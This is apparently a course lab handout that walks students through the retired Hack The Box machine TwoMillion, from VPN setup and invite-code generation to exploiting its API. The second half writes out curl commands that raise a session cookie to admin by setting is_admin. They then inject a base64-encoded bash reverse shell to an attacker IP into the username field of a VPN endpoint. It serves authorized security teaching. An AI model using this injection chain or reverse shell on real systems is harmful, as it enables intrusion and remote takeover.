HTB 2million(part1)

## Summary

Site: [https://app.hackthebox.com/machines/TwoMillionLinks to an external site.](https://app.hackthebox.com/machines/TwoMillion)

Machine: TwoMillion is an easy retired machine.  Retired machines have both official walkthroughs and a guided mode to help inexperienced users.  This machine is a celebration of the site reaching 2 million users, it is a throwback to the original interface and sign-up process.

Goal: Obtain a foothold

## Tools

Parrot tools used: OpenVpn, Firefox, Nmap, Burp

## Tasks

* [New to HTBLinks to an external site.](https://help.hackthebox.com/en/articles/5185687-introduction-to-lab-access).  We will use machines in "HTB Labs".  "HTB Academy" has great resources for learning, but it is not used in this class.
* Start an OpenVpn session.  This is required to spawn the TwoMillion machine.
* Go to machines -> retired -> search TwoMillion.  Spawn the machine.
* Select guided mode.  This will ask a set of questions to help you stay on the right path.
* Create an account on the TwoMillion website.

## Submission

Upload to Canvas docx/pdf with a screenshot showing the 2million.htb home page.


## Instructions


This lab was split in two because for many in the class this will be their first use of HTP and OpenVPN. Be sure you have firm grasp of connecting to HTB and spawning machines. I will cover the basics before you start the lab.


Stop the HTB walkthrough when you can login and see the 2million home page.


## Walkthrough


* Download OpenVPN configuration file “.ovpn”














A screenshot of a computer screen

Description automatically generated

* echo '10.10.10.11 2million.htb' | sudo tee -a /etc/hosts
* nmap -sC -sV -Pn 2million.htb
* Invite code shortcut. GO THROUGH THE HTB WALKTHROUGH STEPS WITH CLASS
  1. curl -sX POST http://2million.htb/api/v1/invite/generate | jq
  2. echo "TUJGS04tRkhYWVMtNEE3UTUtT0RZVkI=" | base64 -d

AFTER LOGGING IN STOP THIS LAB

THE REST OF HTB WALKTHROUGH IS FOR THE NEXT LAB

* 1. fill in webpage, grab the PHPSESSID cookie value
* API manipulation (shell commands from walkthrough)

PHP\_COOKIE="PHPSESSID=qgr6gba543dnl1omnab8qv67lf"

curl -sv 2million.htb/api --cookie $PHP\_COOKIE

curl 2million.htb/api/v1 --cookie $PHP\_COOKIE | jq

curl http://2million.htb/api/v1/admin/auth --cookie $PHP\_COOKIE | jq

curl -sv -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie $PHP\_COOKIE

curl -v -X PUT http://2million.htb/api/v1/admin/settings/update --cookie $PHP\_COOKIE | jq

curl -v -X PUT http://2million.htb/api/v1/admin/settings/update --cookie $PHP\_COOKIE --header "Content-Type: application/json" | jq

curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie $PHP\_COOKIE --header "Content-Type: application/json" --data '{"email":"test@test.com"}' | jq

curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie $PHP\_COOKIE --header "Content-Type: application/json" --data '{"email":"test@test.com", "is\_admin": 1}' | jq

curl http://2million.htb/api/v1/admin/auth --cookie $PHP\_COOKIE | jq

curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie $PHP\_COOKIE --header "Content-Type: application/json" --data '{"username":"test"}'

* NETCAT install for callback listener

sudo apt-get install -y netcat-openbsd

echo "bash -i >& /dev/tcp/<your ip address>/1234 0>&1" | base64

curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie $PHP\_COOKIE --header "Content-Type: application/json" --data '{"username":"test;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMi8xMjM0IDA+JjEK | base64 -d | bash;"}'

* The next lab will do lateral movement to an authorized user and escalation to root.

## Additional Thoughts

Why add 2million.htb to /etc/hosts? Can’t just use the IP address? Adding hosts to /etc/hosts is general good behavior. Browsers will use redirects to other hostnames and without /etc/hosts entries requests will fail.